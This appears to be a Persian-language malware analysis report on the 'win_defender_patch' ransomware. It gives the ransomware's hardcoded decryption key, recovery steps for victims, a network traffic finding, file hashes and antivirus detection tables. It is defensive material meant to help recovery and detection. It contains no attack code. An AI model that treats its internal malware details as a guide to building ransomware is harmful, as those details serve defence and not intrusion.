
mscoree.dll
_CorExeMain

فرایند رمزگشایی :


همانطور که اشاره نمودیم فایل‌های رمزگذاری شده توسط باج‌افزار win_defender_patch قابل رمزگشایی می‌باشند و طبق بررسی‌های صورت گرفته در تابع Main() این باج‌افزار یک رشته با نام key تعریف شده است که مقدار آن برابر با "Kevi۳۷۹K" است و جهت رمزگذاری فایل‌ها و سپس رمزگشایی آن‌ها مورد استفاده قرار می‌گیرد. طبق بررسی‌های انجام شده در محیط آزمایشگاهی، قربانیان بایستی رشته‌ی مورد اشاره را در قسمت مشخص شده در پنجره‌ی پیغام باج‌خواهی وارد نمایند و بر روی دکمه‌ی Recovery کلیک نمایند.




پس از کلیک بر روی دکمه‌ی مورد اشاره، فرایند رمزگشایی فایل‌ها آغاز می‌شود. تصویر زیر مربوط به انجام این فرایند می‌باشد :




پس از رمزگشایی تمام دایرکتوری‌ها، عبارت Decrypted در مقابل تمام دایرکتوری‌های مشخص شده در پنجره‌ی پیغام باج‌خواهی نمایش داده می‌شود. تصویر زیر مربوط به این فرایند می‌باشد :



همچنین پنجره‌ی زیر نیز پس از رمزگشایی تمام فایل‌ها، به نمایش گذاشته می‌شود :



تصویر زیر مربوط به فایل‌های رمزگشایی شده می‌باشد :




تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبـان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار win_defender_patch نشدیم.

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۳۶ مورد از ٦٨ آنتی ویروس و آنتی بـدافزار موجـود در سـامانه VirusTotal قـادر بـه شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.



36 engines detected this file

SHA-256 86a42e3023e7f651f1a90d11cdf777423d8db003fe2597c2e36e9b9ce6f4afcf
File name win_defender_patch.exe
File size 187.37 KB
Last analysis 2018-12-20 19:11:31 UTC
Community score -97

36 / 68

Detection | Details | Community

Acronis	malware	Ad-Aware	Trojan.GenericKD.40847411
AegisLab	Trojan.Win32.Generic.4!c	Arcabit	Trojan.Generic.D26F4833
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
BitDefender	Trojan.GenericKD.40847411	CrowdStrike Falcon	malicious_confidence_90% (W)
Cybereason	malicious.f967e5	Cylance	Unsafe
Cyren	W32/MSIL_Bladabindi.BO.gen!Eldorado	DrWeb	Trojan.Encoder.26918
Emsisoft	Trojan.Ransom.ExtraCredit (A)	Endgame	malicious (high confidence)
eScan	Trojan.GenericKD.40847411	F-Prot	W32/MSIL_Bladabindi.BO.gen!Eldorado
F-Secure	Trojan.GenericKD.40847411	GData	Trojan.GenericKD.40847411
Jiangmin	Trojan/Jorik.htdp	K7AntiVirus	Riskware (0040eff71)
K7GW	Riskware (0040eff71)	Kaspersky	Trojan-Ransom.Win32.Encoder.bar
Malwarebytes	Ransom.Winlock	McAfee	Artemis!8581D5AE39A3
Microsoft	Ransom:Win32/Genasom	Qihoo-360	Win32/Trojan.Ransom.64b
Rising	Ransom.Genasom!8.293 (CLOUD)	SentinelOne	static engine - malicious
Sophos ML	heuristic	Symantec	ML.Attribute.HighConfidence
Trapmine	malicious.high.ml.score	TrendMicro	Ransom.Win32.EXTRACRED.THABBOAH
TrendMicro-HouseCall	Ransom.Win32.EXTRACRED.THABBOAH	Webroot	W32.Malware.Gen
ZoneAlarm	Trojan-Ransom.Win32.Encoder.bar	Zoner	TrojanAgent.Generic

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ۹ مورد از ۱۷ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

تاریخ اسکن: ۳۰ آذر ۱۳۹۷ - ۳:۳۰

MD5: 8581d5ae39a3f38c9bacf31f81581d5c

SHA1: a486319f967e5102bb56bc1ca993ec05cab585b8

SHA256: 86a42e3023e7f651f1a90d11cdf777423d8db003fe2597c2e36e9b9ce6f4afcf

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	
gdata	ii	Dangerous Trojan.GenericKD.40847411
avira	✓	Clean
clamav	✓	Clean
bitdefender	ii	Dangerous
avast	ii	Dangerous
avg	ii	Dangerous Malware-gen
kaspersky	ii	Dangerous
eset	✓	Clean
drweb	ii	Dangerous Trojan.Encoder.26918
comodo	ii	Dangerous
fsecure	✓	Clean
پادویش	✓	Clean
symantec	✓	Clean
sophos	✓	Clean
mcafee	✓	Clean
fprot	ii	Dangerous W32/MSIL_Bladabindi.BO.gen!Eldorado
escan	ii	Dangerous Trojan.GenericKD.40847411